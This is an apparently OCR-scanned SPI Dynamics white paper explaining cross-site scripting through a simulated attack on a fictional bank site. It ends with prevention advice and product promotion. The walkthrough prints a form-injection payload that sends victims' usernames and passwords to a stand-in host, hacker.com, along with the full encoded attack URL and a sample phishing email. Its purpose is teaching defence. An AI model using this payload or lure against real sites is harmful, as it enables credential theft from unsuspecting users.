Start Secure. Stay Secure.™

Cross-Site Scripting

Are your web applications vulnerable?

By Kevin Spett

Table of Contents

Cross-Site Scripting

Introduction

Think of how often you receive an e-mail with a hyperlink. Imagine receiving a message with a link to your online banking site exclaiming that you could win $200 as part of a promotion to use the site. If you clicked the link and logged into the site, you could have revealed your logon information to a hacker…just that easily.

This example illustrates an increasingly popular hacking phenomenon known as cross-site scripting. Users may unintentionally execute scripts written by an attacker when they follow links in disguised or unknown sources, either in web pages, e-mail messages, instant messages, newsgroup postings, or various other media. Because the malicious scripts use the targeted site to hide their origins, the attacker has full access to the retrieved web page and may send data contained in the page back to their own server. For example, a malicious script can read fields in a form provided by the real server, and then send this data (such as logon information) to the hacker's server.

Although the security community has discussed the dangers of cross-site scripting attacks for years, the true dangers of these vulnerabilities have often been overlooked. The purpose of this paper is to educate both application developers and end users on the techniques that can be used to exploit a web application with cross-site scripting, suggest how to eliminate such vulnerabilities from web applications, and teach end users how to recognize and reduce the risk they face from a cross-site scripting attack.

Cross-Site Scripting

Cross-site scripting (also known as XSS or CSS) occurs when dynamically generated web pages display input that is not properly validated. This allows an attacker to embed malicious JavaScript code into the generated page and execute the script on the machine of any user that views that site. Cross-site scripting could potentially impact any site that allows users to enter data. This vulnerability is commonly seen on

- Search engines that echo the search keyword that was entered
- Error messages that echo the string that contained the error
- Forms that are filled out where values are later presented to the user
- Web message boards that allow users to post their own messages.

An attacker who uses cross-site scripting successfully might compromise confidential information, manipulate or steal cookies, create requests that can be mistaken for those of a valid user, or execute malicious code on the end-user systems.

Since cross-site scripting attacks are closely related to the web server package and the user's web browser, a brief overview of HTML and HTTP will be useful before discussing the mechanics of specific cross-site scripting examples.

HTML

HTML documents are plain text files that contain only seven-bit printable ASCII characters. To represent various elements such headers, tables, paragraphs, and lists, some special notations called tags are used. A tag contains a left angle bracket, a tag name, and a right angle bracket. Tags are usually paired (e.g., <H1>… </H1>) to indicate the start and end of the tag instruction. The end tag looks just like the start tag, except a closing virgule precedes the tag name. When a web browser opens an HTML document, it will recognize tags and apply instructions to the string in between according to the tag name. For example, when a web browser sees <html>, it starts display of the content in its browser window. When it sees </html>, it stops displaying the content. When a browser sees <script>, it starts to execute the string as a script program. When it sees </script>, it ceases the execution. The following is an example of a simple HTML document.

```
<html>
<body>
<p>Example of HTML document</p>
<script> alert("HTML Document") </script>
</body>
</html>
```

Upon receipt of the document, the browser will display “Example of HTML document” in the browser window and open an alert message box containing “HTML document”. To see how this works, cut and paste the sample HTML into a text file, save it as an HTML file, and then open it in a web browser.

HTTP

Hyper Text Transfer Protocol (HTTP) is the set of conventions that governs how HTML documents are transmitted and received across the World Wide Web. When browsing web sites, your web browser is a client program that makes requests (for example, that a certain web page be displayed) from a web server somewhere on the Internet. An important element of HTTP is how servers handle requests from clients (remote computers connecting to the server via the World Wide Web). A session can be defined as the matched pair of a client request and a server response. HTTP is a stateless protocol; no concept of session state is maintained by HTTP when handling client-server communications.

While that sounds complicated, it is really quite simple. Each request made by a client is handled individually by a server. Multiple requests made by the same client are each treated as unique by the responding server. In other words, the server does not attempt to maintain a connection with the client at any time. This element of HTTP is one of the reasons cross-site scripting attacks can be so successful. Once a server accepts a request and dynamically generates a web page with script injected by an attacker, it is too late. The potential for damage has already been done.

An Advanced Cross-Site Scripting Attack

Many web sites have options that allow users to enter data and then receive an updated dynamic display created according to their input. For example, a search engine site accepts requests and then displays the results of the search criteria the user entered. If a user typed "asdfghjkl" as the search criteria, the server may return a page telling the client that the input is invalid.

This may seem harmless. But suppose the user types in


```
"<script>alert('aaa')</script>"
```

and the search engine returns

```
"Nothing is found for <script>alert('aaa')</script>."
```

Possibly, the client's web browser will interpret the script tags and execute the alert ('aaa') function. If so, the search engine is probably susceptible to a cross-site scripting attack. This is a common method attackers use to find vulnerable sites.

To simulate an advanced cross-site scripting attack, we created an online banking site (www.Freebank.com) and a web server that could receive any information garnered during a successful attack. The attacker starts by searching a targeted web site for pages that return client-supplied data. In this example, the attacker finds that when a login attempt fails, the FreeBank web application displays the username that was entered (see Figures 1 and 2).


http://www.freebank.com/banklogin.asp?serviceName=FreebankCaastAccess&templateName=prod_sel.for - Microsoft Internet ...
File Edit View Favorites Tools Help
Address http://www.freebank.com/banklogin.asp?serviceName=FreebankCaastAccess&templateName=prod_sel.forte&source=Freebank&
Go
Links
freeBank online
Customer Login
Financial Planning
Services
Your Accounts
Customer Support
Access Accounts
Register
Done
Internet

Username: BadLogin

Password:

[✓ Minimum Graphics] Standard Graphics


Register for an Interest Checking Account with FreeBank

First Name:

Last Name:

We are confident of our system's ability to protect all transactions; however, this is not an invitation for people to attempt unauthorized access to the system. This is a private computing system which is restricted to authorized individuals. Actual or attempted unauthorized use of this computer system may result in criminal and/or civil prosecution. We reserve the right to view, monitor, and record activity on the system without notice or permission. Any information obtained by monitoring, reviewing, or recording is subject to review by law enforcement organizations in connection with the investigation or prosecution of possible criminal activity on the system. If you are not an authorized user of this system or do not consent to continued monitoring, exit the system at this time.

Figure 1: Submitting an incorrect username.



http://www.freebank.com/banklogin.asp?err=Invalid Login: BadLogin - Microsoft Internet Explorer

Address http://www.freebank.com/banklogin.asp?err=Invalid%20Login:%20BadLogin

Invalid Login: BadLogin

Username:

Password:

[✓ Minimum Graphics] Standard Graphics

Register for an Interest Checking Account with FreeBank:

First Name:

Last Name:

We are confident of our system's ability to protect all transactions; however, this is not an invitation for people to attempt unauthorized access to the system. This is a private computing system which is restricted to authorized individuals. Actual or attempted unauthorized use of this computer system may result in criminal and/or civil prosecution. We reserve the right to view, monitor, and record activity on the system without notice or permission. Any information obtained by monitoring, reviewing, or recording is subject to review by law enforcement organizations in connection with the investigation or prosecution of possible criminal activity on the system. If you are not an authorized user of this system or do not consent to continued monitoring, exit the system at this time.

Figure 2: The failed login response.


Now that the attacker knows that the page will “hand back” information in the login page, he must determine where to specify this value.

The URL bar in Figure 2 reads:

```
http://www.freebank.com/banklogin.asp?err=Invalid%20Login:%20Bad
Login
```

“Invalid Login: BadLogin” occurs both as an argument to the “err” parameter (simply an error statement reflecting that no login information exists for BadLogin), and is also included in the display text on the page itself. (Note that “%20” is simply a different encoding of the space character.)

Next, the attacker tests the page to see if it is possible to inject HTML and Javascript into the web page. This is done by entering a line of script as the username. In turn, this affects the output code of the dynamically created page, changing “err=Invalid Login: BadLogin” to “err=<script>alert('XSS')</script>.” If the web application is indeed vulnerable, a pop-up box with the message “XSS” will appear (see Figures 3 and 4).


http://www.freebank.com/banklogin.asp?err=<script>alert('XSS')</script> - Microsoft Internet Explorer

Address http://www.freebank.com/banklogin.asp?err=<script>alert('XSS')</script>

We are confident of our system's ability to protect all transactions; however, this is not an invitation for people to attempt unauthorized access to the system. This is a private computing system which is restricted to authorized individuals. Actual or attempted unauthorized use of this computer system may result in criminal and/or civil prosecution. We reserve the right to view, monitor, and record activity on the system without notice or permission. Any information obtained by monitoring, reviewing, or recording is subject to review by law enforcement organizations in connection with the investigation or prosecution of possible criminal activity on the system. If you are not an authorized user of this system or do not consent to continued monitoring, exit the system at this time.


Register for an Interest Checking Account with FreeBank:

First Name:

Last Name:

Figure 3: Testing for vulnerability.

Cross-Site Scripting


http://www.freebank.com/banklogin.asp?err=<script>alert('XSS')</script> - Microsoft Internet Explorer
File
Edit
View
Favorites
Tools
Help
Address
Go
Links
Microsoft Internet Explorer
OK
Internet

http://www.freebank.com/banklogin.asp?err=<script>alert('XSS')</script>

XSS

Opening page http://www.freebank.com/banklogin.asp?err=<script>alert('XSS')</script>...

Figure 4: The cross-site scripting test is successful.

Now that the attacker knows that cross-site scripting attacks are possible, he must create an attack URL that can be used to steal sensitive information. Because the HTML code of every web page is different, this URL must be custom-crafted for every unique page. To determine how to build the attack URL, the attacker must view the HTML source of the web page and adjust the attack URL accordingly.

This is shown in Figure 5, with the injected script code added by the attacker highlighted.

```
<HTML>
<HEAD>
<TITLE></TITLE>
</HEAD>
<BODY>
<TABLE BGCOLOR="#ffffff" STYLE="border: 3px solid black">
<TR>
<TD STYLE="border-left: 12px solid #2E7AA3; border-top: 7px
solid #2E7AA3"
   HEIGHT="47" ROWSPAN="2" VALIGN="TOP"><IMG
   SRC="/images/freebank-logo2.gif" ALIGN="LEFT" BORDER="0"
WIDTH="150"
   HEIGHT="50"><BR><BR>
</TD>
<TD STYLE="border-top: 7px solid #2E7AA3" WIDTH="571"
HEIGHT="47" VALIGN="TOP">&nbsp;
</TD>
</TR>
<TR>
<TD WIDTH="571" VALIGN="TOP" ROWSPAN="7" HEIGHT="49">
<TABLE>
<TR>
<TD BGCOLOR="#2E7AA3" STYLE="border: 1px solid black"
WIDTH="258"
   HEIGHT="217">
<FORM ACTION="login1.asp" METHOD="post">
   <CENTER><script>alert('XSS')</script>
<br>
Username:<BR><INPUT TYPE="text" NAME="login"
   STYLE="border: 1px solid black; spacing: 0">
<BR>Password:<BR><INPUT TYPE="password"
   NAME="password" STYLE="border: 1px solid black; spacing:
0"><BR><INPUT
   TYPE="radio" NAME="graphicOption" VALUE="minimum"
CHECKED="CHECKED">
```

Figure 5: The HTML source code of the vulnerable page with injected test alert.

An attacker will notice several important things about this page. The first is that the injection is taking place inside the login form (the code responsible for the login box on the web page itself). The second is the names of the login form parameters, “login” and “password”, respectively. Armed with this knowledge, the attacker will then determine what HTML and script code to inject into the page.

As previously stated, cross-site scripting attacks can be in utilized in a variety of methods to accomplish differing goals. In this case, the attacker decides to steal the values of the username and password fields as the victim logs into his or her bank account. This can be done by injecting this code into the document:

```
</form>

<form action="login1.asp" method="post"

onsubmit="XSSimage = new Image;
XSSimage.src='http://www.hacker.com/' +
document.forms(1).login.value + ':' +
document.forms(1).password.value;">
```

To understand what this does, it is necessary to examine it in the context of the vulnerable page. This is the code as it appears when inserted into the vulnerable document. The injected code has been highlighted.

```
<TABLE>

<TR>

<TD BGCOLOR="#2E7AA3" STYLE="border: 1px solid black"
WIDTH="258"

HEIGHT="217">

<FORM ACTION="login1.asp" METHOD="post">

<CENTER></form>

<form

action="login1.asp"

method="post"

onsubmit="
```

```
  XSSimage = new Image;

  XSSimage.src='http://www.hacker.com/' +
document.forms(1).login.value + ':' +
document.forms(1).password.value;">

<br>Username:<BR><INPUT TYPE="text" NAME="login"

STYLE="border: 1px solid black; spacing: 0"><BR>Password:<BR>

<INPUT TYPE="password
```

The first part of the attack code, the "</form>" tag, ends the original form (the code responsible for the login box). Next, the attacker redefines the form. Note that the method and action properties (the destination of the form submission) are not changed. However, an additional property (onsubmit) is added to the form definition. The onsubmit property is a set of Javascript instructions that are executed when the user clicks the submit button of a form, just before the actual form request is sent. Here, the attacker has set the onsubmit property to the following Javascript statements:


```
XSSimage = new Image;
XSSimage.src='http://www.hacker.com/' +
document.forms(1).login.value + ':' +
document.forms(1).password.value;
```

The first line of code creates a new image object. The second line specifies the URL of the image. The location of the image will always begin with http://www.hacker.com/. The second part of the URL will be the values of the "login" and "password" text boxes, separated by a colon. Note that image objects do not necessarily have to be displayed. Consider images on a web page that change when the mouse is moved over them. When the page is first loaded, both the regular images and the images that will be displayed when the mouse is moved over the regular ones are loaded. That way, the web browser will not need to send out a request for a new image when the mouse moves over a "hot" image; the image is already there. So, when this image object is created, which will happen whenever the victim submits the login form, a request will silently be sent to www.hacker.com that contains the login username and password of the victim. Now that the attacker has created the exploit code, he must put it in a URL, such as this:

```
http://www.freebank.com/banklogin.asp?serviceName=FreebankCaastA
ccess&templateName=prod_sel.forte&source=Freebank&AD_REFERRING_U
RL=http://www.Freebank.com&err=%3C/form%3E%3Cform%20action=%22lo
gin1.asp%22%20method=%22post%22%20onsubmit=%22XSSimage%20=%20new
%20Image;XSSimage.src='http://www.hacker.com/'%20%2b%20document.
forms(1).login.value%20%2b%20':'%20%2b%20document.forms(1).passw
ord.value;%22%3E
```

Unlike the URL used to test the page for cross-site scripting, this URL contains all of the valid arguments that are normally present in the login page’s URL and has the “err” parameter last. Compare this with the URL bar in Figure 1. It is a simple but effective means of deception. If a victim glances at the destination URL before clicking it, everything appears normal. The URL is long enough so that the cross-site scripting attack portion will be hidden in the URL bar.

Once the URL is constructed, the attacker must somehow get a victim to use it. There are many ways that this can be done. E-mail is a tried and true method of getting people to visit a link. By sending out an enormous quantity of e-mail messages, the attacker is guaranteed that at least a few people (and quite possibly many more) will fall victim. This is particularly easy if the targeted site is a large one with many customers, or if the attacker managed to get a list of e-mail addresses of actual customer. Using well-known hacker techniques, the From header of an e-mail message can be easily changed to make it look like it came from nearly anywhere. Many e-mail viruses and spam marketers use this technique regularly. Figure 6 is an example of a message that could lure people into clicking on the malicious link.



Special Offer! Recieve $200 For Free!

From: FreeBank Special Offers
Date: Sunday, September 15, 2002 4:24 AM
To: FreeBank Customers
Subject: Special Offer! Recieve $200 For Free!

free online BANK

CLICK HERE to redeem your $200.00 Dividend

CONGRATULATIONS
You have won $200.00 from FREEBANK

As an incentive to use online banking and to show appreciation for our customers, we are giving $200 to any customer who uses online banking this week! Simply click here and login to receive your FREE CASH!

http://www.freebank.com/banklogin.asp?serviceName=FreebankCaastAccess&templateName=prod_sel.forte&source=Freebank&AD_REFERRING_

Figure 6: The attacker's email containing the malicious link.

After receiving the e-mail, the victim will click on the link and log in to the malicious FreeBank page. When the user clicks the Access Accounts button on the FreeBank site to login, a request will be "silently" sent to the attacker's server. Immediately after this malicious onsubmit code is executed, the real form submission (the action linked to the Access Accounts button) will be sent and the victim will be logged into the legitimate web application, completely unaware that his or her login credentials have been stolen. The attacker then examines the log files for www.hacker.com and collects the stolen information.

Attack Procedure Summary

An attacker sets a trap, either via e-mail or a link on a web page, by inserting malicious code into what appears to be a harmless link to a legitimate site. Once the user clicks the link, the hacker's request will be sent to a web server that has a cross-site scripting vulnerability. Code contained within the link is used to steal login information, cookies, or other pertinent data, which is then sent to the attacker's server.

Prevention

Creating a web site that is not vulnerable to cross-site scripting involves the efforts of application developers, server administrators, and browser manufacturers. Though effective at reducing the risk of such an attack, the suggested approaches are not complete solutions. It is best to remember that web application security must be a continually evolving process. As hackers change their methodologies, so must those who wish to implement a secure web application.

Application Developer/Server Administrator

For an attacker to exploit a cross-site scripting vulnerability, the victim's browser must allow some form of embedded scripting language. Therefore, cross-site scripting vulnerabilities can be reduced with proper filtration on user-supplied data. All non-alphanumeric client-supplied data should be converted to HTML character entities before being redisplayed to a client. For example, the "less than" character (<) would be converted to &lt;.

Web page developers are responsible for modifying their pages to eliminate these types of problems. Even this tremendous effort is not enough to completely erase the threat of a cross-site scripting attack. Developers can create web applications and test them with WebInspect to reduce this monumental task. Remember, even one cross-site scripting vulnerability can compromise the security of an entire web server.

Solutions for Users

For end users, the most effective way to prevent cross-site scripting attacks is to disable all scripting languages in their web browsers. The downside of this is the resulting loss of functionality. Certain web sites heavily utilize scripting languages for functionality, and may not work properly if scripting languages have been disabled. Even if a user disables all scripting languages, attackers may still be able to influence the appearance of web site content by embedding other HTML tags in the URL. Disabling scripting languages does not prevent malicious use of the <FORM> tag.

Secondly, users should be selective about how they initially visit a web site. Don't click links on untrusted web pages or in unsolicited emails, since the links may not be what they appear to be. The easiest way to protect yourself as a user is to only follow links from the main website you wish to view.

Browsers

As most cross-site scripting attacks focus on browser vulnerabilities, users should especially safeguard their browsers by installing patches for their browser in a timely manner. There are other methods by which a browser can be made more secure, too. For example, in most cases, the length of string the server sends back to the client is limited. Hence, in cross-site scripting attacks, an attacker makes the server response refer to script programs located on another site. If a browser can disallow executing any script from domains other than the one it is visiting, it will effectively limit the cross-site scripting attacks.

Conclusion

Web sites today are more complex than ever, containing increasing amounts of dynamic display customized for individual users. However, as shown in this paper, dynamic functionality can also lead to greater vulnerability to a cross-site scripting attack and the potential theft of confidential client information.

Are you prepared?

The Business Case for Application Security

Whether a security breach is made public or confined internally, the fact that a hacker has accessed your sensitive data should be a huge concern to your company, your shareholders and, most importantly, your customers. SPI Dynamics has found that the majority of companies that are vigilant and proactive in their approach to application security are better protected. In the long run, these companies enjoy a higher return on investment for their e-business ventures.

About SPI Labs

SPI Labs is the dedicated application security research and testing team of SPI Dynamics. Composed of some of the industry's top security experts, SPI Labs is focused specifically on researching security vulnerabilities at the web application layer. The SPI Labs mission is to provide objective research to the security community and all organizations concerned with their security practices.

SPI Dynamics uses direct research from SPI Labs to provide daily updates to WebInspect, the leading Web application security assessment software. SPI Labs engineers comply with the standards proposed by the Internet Engineering Task Force (IETF) for responsible security vulnerability disclosure. SPI Labs policies and procedures for disclosure are outlined on the SPI Dynamics web site at: http://www.spidynamics.com/spilabs.html.

About SPI Dynamics

SPI Dynamics, the expert in web application security assessment, provides software and services to help enterprises protect against the loss of confidential data through the web application layer. The company's flagship product line, WebInspect, assesses the security of an organization's applications and web services, the most vulnerable yet least secure IT infrastructure component. Since its inception, SPI Dynamics has focused exclusively on web application security. SPI Labs, the internal research group of SPI Dynamics, is recognized as the industry's foremost authority in this area.

Software developers, quality assurance professionals, corporate security auditors and security practitioners use WebInspect products throughout the application lifecycle to identify security vulnerabilities that would otherwise go undetected by traditional measures. The security assurance provided by WebInspect helps Fortune 500 companies and organizations in regulated industries — including financial services, health care and government — protect their sensitive data and comply with legal mandates and regulations regarding privacy and information security.

SPI Dynamics is privately held with headquarters in Atlanta, Georgia.

About the WebInspect Product Line

The WebInspect product line ensures the security of your entire network with intuitive, intelligent, and accurate processes that dynamically scan standard and proprietary web applications to identify known and unidentified application vulnerabilities. WebInspect products provide a new level of protection for your critical business information. With WebInspect products, you find and correct vulnerabilities at their source, before attackers can exploit them.

Whether you are an application developer, security auditor, QA professional or security consultant, WebInspect provides the tools you need to ensure the security of your web applications through a powerful combination of unique Adaptive-Agent™ technology and SPI Dynamics' industry-leading and continuously updated vulnerability database, SecureBase™. Through Adaptive-Agent technology, you can quickly and accurately assess the security of your web content, regardless of your environment. WebInspect enables users to perform security assessments for any web application, including these industry-leading application platforms:

- Macromedia ColdFusion
- Lotus Domino
- Oracle Application Server
- Macromedia JRun
- BEA Weblogic
- Jakarta Tomcat

About the Author

Kevin Spett is a senior research and development engineer at SPI Dynamics, where his responsibilities include analyzing web applications and discovering new ways of uncovering threats, vulnerabilities and security risks. In addition, he is a member of the SPI Labs team, the application security research and development group within SPI Dynamics.

Contact Information

SPI Dynamics
115 Perimeter Center Place
Suite 1100
Atlanta, GA 30346

Telephone: (678) 781-4800
Fax: (678) 781-4850
Email: info@spidynamics.com
Web: www.spidynamics.com